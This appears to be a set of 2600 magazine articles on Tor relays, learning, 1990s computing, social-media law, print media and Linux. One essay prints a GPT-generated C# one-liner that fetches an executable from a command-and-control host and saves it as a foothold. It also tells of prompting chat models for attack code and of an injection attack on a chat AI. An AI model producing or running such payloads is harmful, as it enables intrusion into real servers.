Journalists, activists, attorneys, and other users all over the world rely on Tor for unmonitored, uncensored access to the Internet. It's a vital tool for censorship circumvention that we've seen used in Russia and in Iran, for example. And Tor is a required component of SecureDrop, a tool used by news organizations for secure information sharing. SecureDrop has been used in countless news stories. Tor is sometimes thought of, incorrectly, as a tool primarily used by criminals. Like any tool, it can be used for criminal purposes, but no matter who else uses it, it is known globally as an essential part of censorship circumvention.

Tor functions by directing online traffic through "relays," which receive and transmit traffic to successive relays. Consequently, Tor may exhibit slightly slower performance than a conventional web browser, but these relays effectively conceal the origin and destination of a Tor user's online activity, thwarting monitoring, tracking, and often, Internet hindrances and censorship.

To do all this critical work, Tor relies on heroes like you. What makes Tor effective is the large volunteer-run network of computers that anonymize web traffic by operating these relays. Anyone can run a Tor relay, but they generally require a fair amount of bandwidth. One place where bandwidth is often plentiful, however, is universities.

That's why we're starting the Tor University Challenge. Universities are great environments for hosting Tor relays due to their robust network speeds; the abundance of technical expertise available via professors, students, and IT teams; and a general commitment to freedom of thought and expression. Through operating a Tor relay, universities can directly position themselves as champions of intellectual freedom. In 2011, we launched our first Tor Challenge, for all users, which resulted in 549 new relays. By 2014, after we launched our second Tor Challenge, we had counted 1,635 new relays. This time around, we're focusing on getting more Tor relays onto college campuses.

Many universities already run Tor relays, including the Massachusetts Institute of Technology, Georgetown University, Carnegie Mellon University, Technical University Berlin, University of Cambridge, and others. Roughly 7,000 relays help make up the global Tor network - and the more that we have, the better Tor operates.

There are several types of relays - each with slightly different challenges for an operator - as well as bridges and proxies that help out users whose Tor access is blocked. An entry, middle, or "non-exit" relay is a low maintenance option for users who mostly want to offer extra bandwidth. An exit relay is the final hop in a Tor connection, and is the most crucial part of the Tor network (but also the most work to run).

In some countries, such as Iran and Russia, direct access to the Tor network is blocked. In those countries, people have to use what are known as "Tor bridges," and tens of thousands of people do so regularly to circumvent censorship, and national or regional restrictions. A bridge is great to run if you are bandwidth-constrained. Lastly, a snowflake proxy helps mask those bridge Internet addresses so they also can't be blocked, and can be run right in your own browser.

If you have affiliations with a university, your assistance is invaluable, particularly if you are a faculty member. If you're a student, enlisting faculty support might be necessary. Establishing a Tor relay can be a great educational experience as well as a great way to find like-minded people to work on similar projects with in the future. Relays offer students hands-on cybersecurity experience in a real environment helping real people, and open up conversations about global policy, law, society, and free speech issues. And once it's up and running, a relay generally requires very little maintenance.

If you want to learn more about the technical details of operating a relay, the Tor Project website has a number of guides worth checking out. Remember: anyone can run a relay! If your university does so for a year, send us an email, and we'll send you a challenge coin in return. You can visit EFF's Tor University Challenge website, `toruniversity.eff.org/`, for more information about the relays, frequently asked questions, form letters for finding allies on campus, and more.

Go On a Journey

by r0b0h0b0 r0b0h0b0@proton.me

I want to shed light on a couple of matters that I find interesting, as they have affected everyone in my generation. Since you are reading *2600,* you probably already understand what I'm going to share, but I want to reiterate what I have discovered because I believe it's important for any hacker to understand. For those of us in Generation Z, we have always known the Internet. For some, it has always known us. It has always been the primary tool in our computational toolbox. What has it done to the way us kids understand information?

I recently bought a copy of an amazing book: *Linux 3D Graphics Programming* by Norman Lin. At two chapters into the book I got fed up with the pace. The nature of the subject matter being graphics programming, I had some fundamental roadblocks that I had hoped the book would help me to overcome. I desperately wanted to move on to more creative endeavors, however there were still five chapters until the book explicitly stated how to do what I initially set out to do.

I flipped to chapter seven and tried to read some example code. I was utterly lost! The author was utilizing object oriented programming (OOP) techniques and mathematics that I didn't even understand! After a few minutes of harsh scolding by the C++ compiler, I decided to do what many would do in my shoes. I know a lot of people do this in situations like mine, because if they didn't it wouldn't be a common verb in our modern language. I "googled" my question.

My exact search was: "simple way to calculate the distance between two vectors using OpenGL." I was greeted with pages of results related to my question. A few hours and a couple of dozen searches later, I had constructed a rudimentary 3D engine.

I didn't mess with my project for a while, but one day I decided to open up the book and pick up where I left off. As I read, I began to notice how robust Lin's knowledge of 3D visualization was. He was trying to impart to me every ounce of important knowledge related to 3D through the pages of his book, so that I could know exactly what my computer was doing at every step of the way and I could have the power to fine tune and control the process as granularly as possible. Evidently, this guy is an elite who spent several semesters of study in this area. There was so much to learn here!

You can imagine my surprise when I got to the end of the book and realized that my project had already surpassed any examples found in the book in the ways of functionality. Normally, that would have been a good thing, except the code was a clunky monstrosity. Everything was being recalculated on every draw call and the result was a bogged down CPU and a laggy program that eventually crashed if you sat there long enough. It became apparent to me that I didn't even know how half my code worked as I had simply stitched together a frankenstein of samples from Stack Overflow. I believe I even had a few lines written by ChatGPT.

I consider myself to be different from most people my age. I graduated high school a week ago, and I have no social media accounts. I never have. My parents restricted my Internet access until I turned 14. Really, my only knowledge of the Internet came from *2600 Magazine*. I do most of my coding on a Linux desktop computer with no Internet connection. I use my Windows school laptop for Internet queries and the rest of my computer hacking life. For someone as disconnected as I am, I was heavily inclined to use Google to "teach" me 3D graphics coding instead of actually dedicating myself to the only worthwhile ways to learn: book and PDF, study and the scientific method, a semester or two or three of scholarly devotion.

I spent the next several weeks and my entire spring break rewriting my program based on what I had learned. I actually had learned it too. Not just the cheap kind of "learning" that Google serves up that goes to our mind in one ear and out the other. True learning. The kind of learning I could only get from spending my nights and weekends in Lin's book.

It might just be my perception, but I find that many others my age with whom I converse lack interest in any particular subject matter. I never see a book in their hands. They seem preoccupied by these tiny computers with apples on the back that keep their eyes glued to the LCD and flash erratic images and videos in a never-ending scroll. When you ask them a question, if it's not immediately obvious to them, they activate their preferred web browser. I don't believe anyone is

to blame for this state of affairs, but it's tempting to blame people like us. Us hackers. After all, we're the ones exploring the last frontier, advancing technology, and oftentimes trying to make a buck in the process. Behind the evil corporations are folks with the hacker mindset, but they used our mindset against everyone else by creating applications and technologies intentionally weaponized to enslave the mind. Their innovations are depriving a generation from the ability to innovate. These new computers that are only about as old as me, the ones with the apples on them, they seem to like to tell us what to do. I don't like being told what to do by a computer. I'll be the one giving orders from now on.

Not everyone in my generation is lost. There are still a number of us in Gen Z who understand the true joy and power of learning. Information may be free to us, but it's not cheap to us. I'm not sentencing Google or ChatGPT to the "do not use" list because they will always be used, regardless of how I feel. What I am doing is asking the reader to put yourself on trial. Ask yourself, "When was the last time I sat down and read a good, educational, non-fiction book? How long has it been since I trusted the process and stuck with something until I knew it inside out and became an expert?" Ask anyone in the hacker community if you're at a loss for something to learn. We always have questions, and we all have different expertise. Some of us know how to code real well, many of us are experts with pentesting and Linux, and there are those us who just like building machines with microcontrollers and making them come to life with assembly language. Go to a *2600* meeting. It will be well worth your time. Afterwards, go to a Barnes and Noble. Grab a copy of your favorite magazine and any other book that catches your eye. It too, will be well worth your time. The cool thing about the learning process is that it will never go away, in spite of our technological advances. Its journey, challenge, and treasure will always be there, should you choose to partake in it.

Morbid Curiosity in the Weaponized AI Era

by Erica Burgess

We're hackers. We're used to making the impossible look easy, and most times, the approach is strange or unexpected. Before the popular chat AI era, I would use AI in many ways: I loved AI-based OCR libraries for bypassing captcha. I loved manipulating search engine relevance weights to help me quickly find targets that I could XSS or command inject. It worked great. Technically speaking, it wasn't a vulnerability, because the search engine AI was doing exactly what it was supposed to, since I (as a red-teamer) found vulnerable targets *very* relevant! Every time I found a new injection, I would reinforce the relevance of the URL it returned, until slowly but surely, only vulnerable sites would bubble up to the top of my search results. Each of them was hackable in a similar way to the first. Since the AI system was a proprietary black box, to investigate further, I had to ask the company's support team questions about their algorithm to help confirm the behavior was working the way I thought (and not just a lucky coincidence). It was.

This technique barely feels like hacking when it's not even breaking terms of service (except if you count the bots I wrote for it, and the anti-bot bypasses... I wanted to automate!). However, that is the kind of future we're in. AI is now both the new attack surface and an attack strategy. We now live in an odd world where sometimes your chat AI local-file-inclusion attack only works if you write "please" before the payload (true story!).

When I was a software developer, I was never into hype. When Docker came out, it was just another virtualization. When new web frameworks came out, it was just more web frameworks. Tech fads come and go. This, finally, is a technology that deserves its hype: democratized AI (specifically, chat AI). Ninety percent of the problems that programmers solve have already been solved before, and they reuse solutions from the Internet most of the day. Using an AI makes them five to ten times faster than devs who only use search engines - which is great for them, but any powerful tool has a dark side, too. We as offensive security researchers can no longer gate-keep the script kiddies with slightly-incorrect POCs with intentional errors on ExploitDB. They will just throw it into a GPT tool and it will correct the errors for them. So someone who can't fix a syntax error on their own is now capable of

running sophisticated attacks... yikes.

It sounds crazy, but consider this: it goes way beyond just known CVEs and published attacks. How about having the AI write a zero-day? I've done it. Here's an example:

I was hacking a web application form with what looked like some kind of C# template injection, judging from the compilation errors. It was a crucial part of my initial foothold into the server. However, in order to effectively scratch my remote code execution itch, I had to provide the text field with a one-liner that:

1) did not contain more than one semicolon (no concatenating commands)

2) did not contain curly braces (since the template system used it as a delimiter)

3) must ultimately return an object (since the compilation error implies this)

Essentially, I needed a native C# widget chain, similar to how some Java RCEs work. I've done something like this previously, but it took a few days with the C# programming language manual, looking for anything dangerous I could do (file read/write, downloads, processes, etc.). At the time, I thought if I ever had to do it again, I would write a tool that tries every combination of relevant C# functions that ultimately return an object. However, I'm glad I never wrote that tool, because in 2023 NLPs and LLMs do this sort of thing perfectly. GPT-4 achieved this object chain task (prompted to write something that will download and store a file) in just four seconds, using two prompts. Its response:

```
      await new HttpClient().
➥GetByteArrayAsync("http://
➥commandandcontrol.com/bad.
➥exe").ContinueWith(task=>File.
➥WriteAllBytes("foothold.exe",
➥task.Result));
```

The response from GPT 3.5 was a similar answer, and took closer to 20 to 30 prompts, but either way that's a matter of seconds or minutes instead of days. Imagine how powerful this makes both attackers and defenders. I was hooked. I started thinking of all the personal projects that I could do in minutes instead of days, seconds instead of hours. DaVinci and Einstein may have had the same 24 hours as everyone else, but they didn't have AI to get through the tedious parts of innovation! AI can regurgitate, synthesize, generate abstractions, and do all the slow and annoying parts of hacking or coding. We get the most creative parts of the problem left over for us humans (at least until the Singularity, right Kurzweil?).

Recently, I have made tools that wouldn't exist without AI. Why? Because a) they use AI to do a task that isn't possible with traditional programming, and b) because an AI made it possible for me to write them faster in my free time. One of these tools does sentiment analysis on Wikipedia edits for identifying unregistered IPs (ones that are not listed in whois). It was intriguing. I'm grateful to live in 2023 to see what's next.

Beyond just completing tasks, an AI provides a new perspective on the world, and not to get too sentimental, but many of the subtle glitches that it can "feel out" remind me of hacker intuition. (Think of the AI who got a high score on a game because it found a glitchy point overflow when hopping repeatedly between two positions - imagine combining that goal-oriented behavior guided by the goal-oriented behavior of a hacker obsessed with completing an exploit! Again, the combination is powerful - I feel both scared and excited.)

Recently I taught a class on prompt engineering, and someone stopped me in the hall to ask "Does it remove the job satisfaction? Isn't it solving all of your problems for you?" I said "No, why would I want to solve tedious problems that have already been solved? I love my work more than ever now that I can focus mostly on the fun parts instead of the boring parts!"

It all gives me a sense of morbid curiosity, but morbid optimism too.

So, to a future with all of the interesting parts left... cheers!

See You on the C-Drive (A Series of Late 20th Century Fragments)

by Matt Johnson ech0plex88@protonmail.com

The world of IT entered my bloodstream (somewhat) in the third grade, back in those naive halcyon days of 1991. As a quiet Midwestern nine-year-old, I spent my time reading dinosaur books and watching footage of Operation Desert Storm in round-the-clock news coverage. Up to that point, I'd been familiar with microfiche readers in the local library and overhead slide projectors in the classroom. Third grade brought a new class to my schedule, an experience that would shape my life from then on: Computer Lab.

Our lab was outfitted with a fleet of Apple IIes. For software, we were provided with several educational programs from a company perfectly suited to supporting our Minnesota classroom. MECC, the Minnesota Educational Computing Consortium,[1] lasted from 1971 to 1999. While the name may not be familiar to most people today, the company's products certainly are. MECC published titles like *Odell Lake*, *Number Munchers*, *Spellevator*, and the venerable *Oregon Trail*.

When my dad brought our first family computer home in 1995, it presented me with an interesting challenge. This was a brand new, creamy white Packard Bell 486[2] desktop PC running Windows 3.1 with the company's custom Navigator GUI.[3] What could I do with it?

First, explore. There were multimedia CDs with video clips, animations, and sound effects. My brother and I used these to create imitation talk show interviews. A digital encyclopedia let me hear historical figures speak while reading about space exploration and military technology. Even the simple acts of watching the OS boot up, exploring file directories, and customizing the user interface were exciting technology journeys.

Second, create. Oh, MS Paint! I don't care how advanced Photoshop is, nothing beats simple straightforward pixel-by-pixel art. Over the decades, I've used it for book covers, technical diagrams, photo editing, and memes.

Third, games! *Rodent's Revenge*![4] It started simply enough. Then, The Learning Company with *Ancient Empires* and *Gizmos and Gadgets*. *Starflight*, *SimAnt*, *Star Trek 25th Anniversary*, *Myst*, and *EcoQuest*. I bought a joystick for *Star Wars: TIE Fighter*,[5] the most engaging flight simulator I've ever played. They weren't time wasters or casual distractions. They were immersive, captivating, challenging, and entertaining. You were the star of your own adventure, no better way to spark the imagination.

By 1997 I was in ninth grade. At home, the operating system was still Windows 95. At high school, we only had a small computer lab full of gray MS-DOS machines, bulky units with ominous green screens, chunky IBM keyboards, and five-inch floppy disk drives. No Internet in either location for another two years. It was in this lab, and at home, that I learned to type.

Gaming helped train me before the formal classes started. A combination of muscle memory and keyboard memorization, particularly driven by sprawling flight simulator hotkeys like in *F117 Stealth Fighter 2.0*. 1997 was the year I decided to try my hand and imagination at creative writing. First was the pencil and paper draft, then the typing into Microsoft Works,[6] and later Office.

While at home, I had the helpful assistance of Mavis Beacon,[7] a personality who I would learn years later never really existed. At school, it was our lab teacher. We'd spend 45 minutes each day centering lines of text. Address a letter, write a company letterhead - the kind of administrative formatting previously done on typewriters. We'd cover our hands with paper, much as I'd used to play the piano without looking down. One exam was a blank QWERTY keyboard where we had to fill in every key. I became a fast typist, never as fast as my mother who was a medical transcriptionist, but I could go at a respectable clip.

Three years later, what's in a screen name? As Joey said in *Hackers*, "I need a handle, man! I don't have an identity until I have a handle!" We'd survived Y2K, living in the future, and the Internet was more than a digital library. It was a growing community, and in this world you needed *identity*. Something to mark you as unique, tech-savvy, clever; this took the form of three indicators: a screen name, buddy icon, and "away message," best represented through AOL Instant Messenger (AIM).[8] AIM was released in 1997, but our small town Internet didn't reach the speed and user base to fully appreciate it until I was a senior in high school.

My screen name (ech0plex88) came first. I was into the trance music scene, and over the summer I'd heard the track "Never Gonna Come Back Down (Hybrid's Echoplex Dub)" by BT.[9] Having no idea what an echoplex was, I liked the science fiction sound the word had. The "88" came from 88 Keyes,[10] the piano player in Dick Tracy. Since I'd also played piano for several years, it became a long-lasting combination that I still use over 20 years later.


The profile picture and away message were more transient. Clever film quotes, often from *Fight Club* or a Tarantino script. Some variation of an edgy skull, bonus points if it was a GIF! This was the extent of it, several years before MySpace gave its community absolute control over customization. This was still pre-college, though, and in a school with 400 students across seventh through 12th grade, everyone on your buddy list was only a few steps distant anyway. It was more about exploring these communities, understanding the potential, and imagining how the much larger college population would make the experience interesting.

Two other services started around that time, opening other aspects of what the Internet had to offer a small town Midwestern teenager: Ministry of Sound Radio (MoS) (1999) and the Internet Movie Database (IMDB) (1998).[12] Electronic music was not a common genre where I grew up. From what I'd read in magazines, it seemed an enormous movement in Europe, which limited my exposure. This kicked off a shopping spree of the Global Underground[13] series of CDs, and any other electronic artist catching my attention. Ministry of Sound Radio's simple audio stream gave me a useful capability: listening to my favorite music during study hall without having to carry a CD case and player along. This technology only improved when I started college, particularly when I discovered Music for Hackers, a topic I've written about previously.

IMDB was a movie fan's dream. As a kid, my grandfather had what I thought was the only satellite dish in our town. Through this, he recorded hundreds of films off Showtime, HBO, and others, three per tape. This addiction to film has persisted to the present day. IMDB served several functions. It was a trivia repository, giving me behind-the-scenes details which made my favorite movies that much more interesting. It also provided recommendations, sending me down the twin rabbit holes of Japanese special effects films[14] and Italian Mad Max knock-offs.[15] Finally, it was a community through an extensive series of message boards. If you ever wanted to nitpick plots, discuss alternate endings, debate a filmmaker's intent, or simply start a flame war, those boards were for you.

That trusty 486 served our family well to the end of the 20th century. It endured countless hours of games, tinkering, dial-up Internet, and Windows 3.1/95/98. In 2001, I went to college with my own briefcase-sized Compaq Armada laptop,[16] continuing the spirit of tech exploration and enjoyment born six years earlier. Though the brands, form factors, and software have changed, my enthusiasm for The Computer (both as a tool and symbol of *the future*) has yet to fade.

[1] en.wikipedia.org/wiki/MECC
[2] erickenny.wordpress.com/2019/10/27/resurrecting-a-packard-bell-486/
[3] winworldpc.com/product/packard-bell-navigator/10
[4] archive.org/details/rodents_revenge
[5] en.wikipedia.org/wiki/Star_Wars:_TIE_Fighter
[6] en.wikipedia.org/wiki/Microsoft_Works
[7] en.wikipedia.org/wiki/Mavis_Beacon_Teaches_Typing
[8] en.wikipedia.org/wiki/AIM_(software)
[9] www.youtube.com/watch?v=1Ek8ssppiVY
[10] dicktracy.fandom.com/wiki/88_Keyes
[11] web.archive.org/web/20010416024424/http://www.ministryofsound.com/radio/
[12] web.archive.org/web/20010330203736/https://www.imdb.com/
[13] en.wikipedia.org/wiki/Global_Underground
[14] www.imdb.com/list/ls036688486/
[15] www.imdb.com/list/ls020647934/
[16] en.wikipedia.org/wiki/Compaq_Armada



by Alexander Urbelis

Idiocy Unbound

alex@urbel.is

When I'm leaving the office, I don't look like a lawyer. It would be rare for anyone to guess that I am a lawyer. I'm quite happy with that. Especially while commuting, I look much more like a bike messenger than someone who measures out life in six-minute increments. And on the Friday in question, all the more so. Long shorts, biking gloves, and a worn Chrome bag slung over my shoulder is what I was sporting at the bike store on 24th Street getting a broken spoke mended. The spoke having been rehabilitated, I borrowed a Presta valve adapter and proceeded to top up my tires at the outside pump. Another biker was outside: a messenger. I'd asked him to keep an eye on my bike while I returned the adapter. He obliged. This was an act of trust between fellows who traverse the city on two wheels. And when I returned, this cyclist, assuming I was a messenger, asked if I was delivering anywhere near Union Square that day. Before I could answer, he said, "Fuck man, that shit was crazy."

The shit to which this messenger was referring was a riot that occurred earlier that day in Union Square on account of an idiotic social media influencer announcing the giveaway of PS5 video game consoles. We talked about this lunacy. We agreed it stemmed from idiocy. And he recounted to me scenes that sounded more like they would belong in a post-apocalyptic version of New York in a cyberpunk-themed PS5 game than the actual present day: people on hoods of moving cars, terrified tourists, wanton destruction, fires, fights, riot police, etc. Prior to this conversation, I had seen a headline flash by on my phone about this, but had no idea how quickly the scene devolved and became debauched at Union Square, a mere ten minute walk from my apartment and a place where the neighborhood kids often play.

The background: Kai Cenat, the YouTube and Twitch influencer, quickly amassed about 6,000 people in Union Square, enticing his followers to congregate there with the prospect of free PS5 consoles and noting things such as "All trains go here so there's no excuse." He was right about the trains. Union Square is a hub where the L train, the 4,5,6, and the N, R, Q lines connect, with the 1,2,3, the A,C,E, the F,M lines, and the Path trains mere avenues west. This means that the site is accessible to everyone: Manhattan, Brooklyn, Queens, the Bronx, Staten Island, and even, God forbid, New Jersey. What started as a few hundred followers congregating suddenly surged to 6,000 people, most of whom appeared to be teenagers.

Cenat never requested a permit. That said, the entertainment unit of the NYPD was aware of Cenat's plans and had sent a handful of officers and supervisors to the location, but as the crowd swelled, and as things turned violent and chaotic, those officers were overrun. The NYPD then activated its Level 4 emergency rapid mobilization plan, causing hundreds of police officers to swarm Union Square. Without commenting on the validity of the statement, a common complaint about police is that they tend to escalate rather than de-escalate situations. In this instance, it would appear that things took a turn for the worse.

After escaping in a caravan of black SUVs, the NYPD charged Cenat with inciting a riot. Many arrests were made, mostly of teenagers, with charges ranging from disorderly conduct to resisting arrest to unlawful assembly to obstruction of governmental administration to failure to disperse to criminal possession of a weapon. There is also now-infamous footage of a bewildered teen of perhaps 15 or 16 years, standing still amongst a fleeing mob and wearing a red hoodie. Even though he was stationary against the crowd and disorientated, NYPD officers on both sides grabbed the teen, forced him backwards towards the back of a yellow cab, and smashed his face through the rear windshield. It was all quite horrifying.

How did this happen? The allure of a free PS5 console cannot be said to have been the primary factor behind the raging and rioting surge of teens. It is in one sense a testament to the power of the mob and a clear indication that a mob mentality can exist digitally just as it does physically. It is also a testament to the unchecked power of social media to affect the physical world. We have seen this - and indeed written about this in this very column - in Myanmar, where unfettered racism and hate speech on Facebook migrated from digital threats to countless instances of racist, physical violence.

With this backdrop of empirical evidence of the danger of social media - including and especially a veritable riot of teens in New York - this raises the issue of the absolutely insane situation in which the United States finds itself concerning oversight of social media content.

On the ironically auspicious date of July 4, 2023, Judge Doughty of the United States Federal District Court for the District of Louisiana, in a case captioned *Missouri v. Biden,* issued an injunction against many agencies of the federal government, enjoining them from, among other things, "urging, encouraging, pressuring, or inducing in any manner social-media companies to remove, delete, suppress, or reduce posted content" that would otherwise be protected by the First Amendment. Some of the agencies that the Court's order specifically mentions are the FBI, CISA, and the CDC. The underlying rationale that the Court adopted was that the federal government was unconstitutionally pressuring social media companies to moderate and censor disfavored viewpoints that related to such things as COVID-19 vaccines, claims of interference in the

2020 elections, and Hunter Biden's laptop. If your mind is going where I think it's going, dear reader, you're right: it's no coincidence that these topics are all associated with right-leaning conspiracy theories.

A slew of amici curiae (i.e., friends of the court) briefs from interested third parties were filed in the Fifth Circuit over the past weeks. Along with a team of highly talented lawyers from my firm, I worked on one such brief on behalf of the Lawyers' Committee for Civil Rights. In our brief, we argue that the Court's injunction is an unconstitutional prior restraint on future speech that violates the First Amendment, that election integrity requires a range of partners from both the public and private sector to work together, and that election interference attempts to disproportionately target minorities with messages designed to suppress voting rights. The latter category involves such false statements about the location of polling places in predominantly black neighborhoods as well as lies about ICE agents being present at polls harassing immigrants.

Even the EFF filed its own amicus brief in this case, arguing that sometimes the government can indeed overstep its boundaries and exert an improper influence on content moderation decisions, but that not every government communication to social media platforms is improper or unwise. Indeed, the EFF devoted an entire section of its brief to the argument that government can and often is a productive and appropriate partner for platforms to root out falsehoods about polling places, natural disaster routes, or other types of false information that could put the public in danger.

On the other hand, an organization that calls itself America's Frontline Doctors submitted a contrary amicus brief. As an organization that the underlying injunction specifically mentions, the venerable-sounding America's Frontline Doctors disingenuously consists of physicians that the federal government and social media platforms identified as espousing disinformation about the COVID-19 vaccine and palliative care treatments and whose messages social media platforms, therefore, suppressed. This brief even went so far as to argue that the First Amendment protects false speech, including disinformation, misinformation, and malinformation. They, and a surprising amount of other amici, argue that the government's actions in encouraging the regulation of falsities amounts to egregious constitutional violations of the First Amendment.

While I fully believe that skepticism about governmental regulation of any form of speech, if unchecked, is dangerous, I think the Lawyers' Committee and the EFF have the better arguments: the prohibition of the federal government interacting with social media platforms is overly vague and harmful to society, even if there may have to be some hard calls about when and where it is proper and improper for the government to intervene or act with regard to certain forms of content.

Putting aside the constitutional in favor of the practical for a moment, we must consider that we have a highly charged and contentious presidential election ahead of us. The frontrunner, indicted several times over at the time of this writing, is of course Trump. Indeed, one such indictment of Trump pertained to the January 6 insurrection, by which and through which, many of the dark forces behind that dreadful day mobilized and radicalized others on social media platforms.

And here's a dark and portentous thought: we can also guarantee that hostile foreign powers have been watching very closely what happened in Union Square and are learning how to incite and manipulate our youth. It's not just TikTok feeding data about younger generations to our adversaries, but all platforms who bundle, package, and sell user data to third parties that may be indirectly facilitating future manipulation of our population in a manner and to a degree hitherto never seen in the history of this planet. Throw into the mix that we are also facing, for the first time in history, the challenge of combating misinformation and disinformation that AI systems can generate effortlessly and at scale, replacing the need for the physical troll farms like Internet Research Agency (made famous in the Mueller Report) with simple API calls and abundant processing power.

This is purely hypothetical at this moment, but I think the situation is not beyond reach. Imagine a sophisticated cyber adversary performing coordinated account takeovers across social media platforms of several major influencers, akin to Cenat, and locking them out of accounts and recovery options by way of SIM swapping attacks and other techniques. Now imagine the use of generative AI systems to impersonate messages from those influencers coordinated to sow chaos or violence on or before election day 2024. It would be disastrous. Only a coordinated government/private sector effort to halt such an attack would be effective. Right now, that coordinated effort is not only *not* an option, but in fact illegal because of the decree of a single federal judge in Louisiana.

The Fifth Circuit is set to hear oral argument about whether this injunction stands in just a few days of writing this column. If the Biden administration loses, this case will no doubt be before the U.S. Supreme Court. Given recent decisions, together with the Court's composition and questionable ethics of late, I am deeply saddened to write that I have little faith that the Court would act in the best interest of the nation.

If this injunction against the government collaborating with social media platforms to combat harmful content stands - knowing what we know about election interference, the dangers of physical violence erupting from digital agent provocateurs, and the manipulation of social media sentiment by sophisticated cyber adversaries and hostile foreign powers - this is very much akin to stepping into a boxing match while having both hands tied behind one's back. It's not going to end well. We know that. We've seen this before. And yet, here we are again. My bike messenger friend was right - "that was shit was crazy" - but I fear that by this time next year, shit could be exponentially crazier.

Is *2600* Still Relevant?

by aestetix

Why is a print magazine for hackers still relevant? Moreover, why should anyone write articles for it, when things like blogs, websites, and digital tech magazines exist? After all, does anyone really transcribe computer code and other things from paper into a computer anymore? These are all great questions to ask, and to address them, we need to look hard at the nature of this magazine.

The first reason *2600* is relevant is precisely because it is in print. Although in recent years they have introduced the digital counterpart, the best way to experience the magazine is to buy the print edition, ideally in cash, possibly while wearing a privacy mask. Readers of the magazine value things like freedom of speech and freedom of expression, and we must remember that the law trails behind technology. In the United States, the First Amendment was specifically crafted to protect the printed word. We have unfortunately seen many cases of websites being taken offline for dubious reasons, but it is much harder for the U.S. government to make a solid legal case to prevent the sale of a printed magazine. While having the PDF and other digital formats is great, not everyone thinks a magazine about hacking and bypassing security systems should be able to exist, and if the PDF version gets shut down, the print version will still survive.

The second reason is scary. In recent years, we've seen technologies like deepfakes and advanced digital manipulation tools that can fool all but the most experienced digital forensics experts. Some readers might recall when Amazon removed the books *1984* and *Animal Farm* from users' Kindle libraries, when companies silently modified their terms of service to make their services more profitable for themselves, or when newspapers adjusted wording to remove incorrect reporting without posting amendment notes. The printed medium is a security against digital forgery and historical rewriting. Imagine that some evil hacker figures out a way to modify a PDF of *2600* from a few years ago and rewrites an article to make it look like the author said some extremely offensive things. Any regular reader could pull the print copy off the shelf and interject what the author *actually* said. In an era of fake news, that print copy can be a powerful tool to tell the truth - provided that people will listen.

Another big reason is that, while blogs and digital tech magazines are easy to publish and easier to share with people, they also have a short half-life. Consider how often an online article from ten years ago is full of dead links and broken images. While the Internet Archive is an invaluable resource, it also becomes a single point of failure. Most readers will understand that websites require upkeep: paying for hosting, renewing domain names, etc. How often does a tech blog start out with great intentions, only to hit reality after a few years and crumble away? A print copy can survive all of these things. Look at how many books in your local library have outlived their authors: some people have books that are centuries old. Unlike digital media like hard drives, CDs, and floppy disks, which seem to degrade after a decade or so, the printed word lasts for a long time.

And finally, code is speech. Recall the PGP case: the U.S. government passed restrictions on cryptography export laws, making it illegal for them to sell their software to other countries. PGP got around this by releasing their source code in book form and physically mailing it. When *2600* published the source code to DeCSS on their website, it got shut down; had they printed it in the magazine, it would have been virtually impossible to make it go away.

What about publishing keys that allow us to bypass digital rights management restrictions on our hardware, allowing us to have full access to a device that we legally purchased and should own? Imagine if *2600* published a code snippet that allowed people who drive "smart" cars to disable government monitoring of their whereabouts, or one that allowed John Deere tractor owners to operate their equipment without needing to ask the manufacturer for "permission?" These are all things that, if posted on blogs or tech websites, governments and large companies would be able to shut down pretty easily. But when something is printed on a physical page, it doubles as a legal hack that serves to protect us.

Ultimately, the question is not about getting the fastest and easiest access to various technical tips, but ensuring that ideas and tools that powerful entities might not like are able to see the light of day. If we claim to value concepts like truth, freedom, and expression, then the printed word remains our best chance at survival.

Learn Linux, People!

by Doorman doorman38@protonmail.com

I'm going to speak plainly. We've all seen various articles that are speaking about something Linux-related in this magazine. And even though I've read *2600* for 15 years now, and I've always considered myself a "hacker" and have explored many other things mentioned in these pages, I'm ashamed to say I didn't really get involved with Linux until about three years ago. I don't exactly know why. I mean, almost all distros (that's Linux terminology for versions or flavors of Linux) are free and even have live discs (meaning you can put them on a disc or USB thumb drive) and boot from that device without the fear of hurting your current operating system install. And yes, I played with some live Linux distros way before this period (I'm sure like most of you, too) but, like the word implies, I "played" around with them; I never got really into them. For some reason it never took (until it did, of course).

I didn't see what was so damn special about Linux that I'd go out of my way to run it. That's, of course, until I actually decided one day (more like one month) to dive in and really see what the fuss was about. And boy, was I glad I did. The point of this article is I'll bet there are many *2600* readers that either were (or still are) like me in that regard, and then to give you a brief overview of why I was so wrong all those years and how I truly see the power in Linux now. From a hacker's perspective, I'm sorry, you cannot do 90 percent of the stuff that's possible in Linux that you can in Windows or OSX. You just can't. And by the way, I'm not saying get rid of your other operating systems, absolutely not. There are areas (like PC gaming for Windows and video/audio production for OSX) where I believe Linux falls short. But this isn't a gaming or video production magazine, is it? We all know why we look forward to the next issue of *2600* so badly, and it's because it teaches us things that we wouldn't learn anywhere else. As far as I know, it's the only (still produced) hacker magazine around, and in my opinion one of the best sources of hacker information out there. OK, enough kissing ass.

So real quick, there are many different distros of Linux out there, along with endless debates about which is best, this one or that one, ad nauseam. But, in my opinion, it really just boils down to what your preference is and exactly what you plan on using it for. An extremely popular Linux distro out there for hackers (or the politically correct word for us - "penetration testers") is Kali Linux. By no means am I saying it's the best Linux distro or that you should start there, but someone would have a really hard time saying it'd be a bad choice to start there as well. Just saying.

So I'm not going to get into repartitioning your hard drive and all that - please just use Google for that. Or if you want (what I did), just grab an extra hard drive (obviously one that you don't have anything you want saved on) and install it on there so you can avoid the whole mess of repartitioning and possibly messing up your current OS install. You still have to set up GRUB (most common) as your bootloader (if not another one), but again I'll let you Google search that and not waste valuable space in this precious magazine.

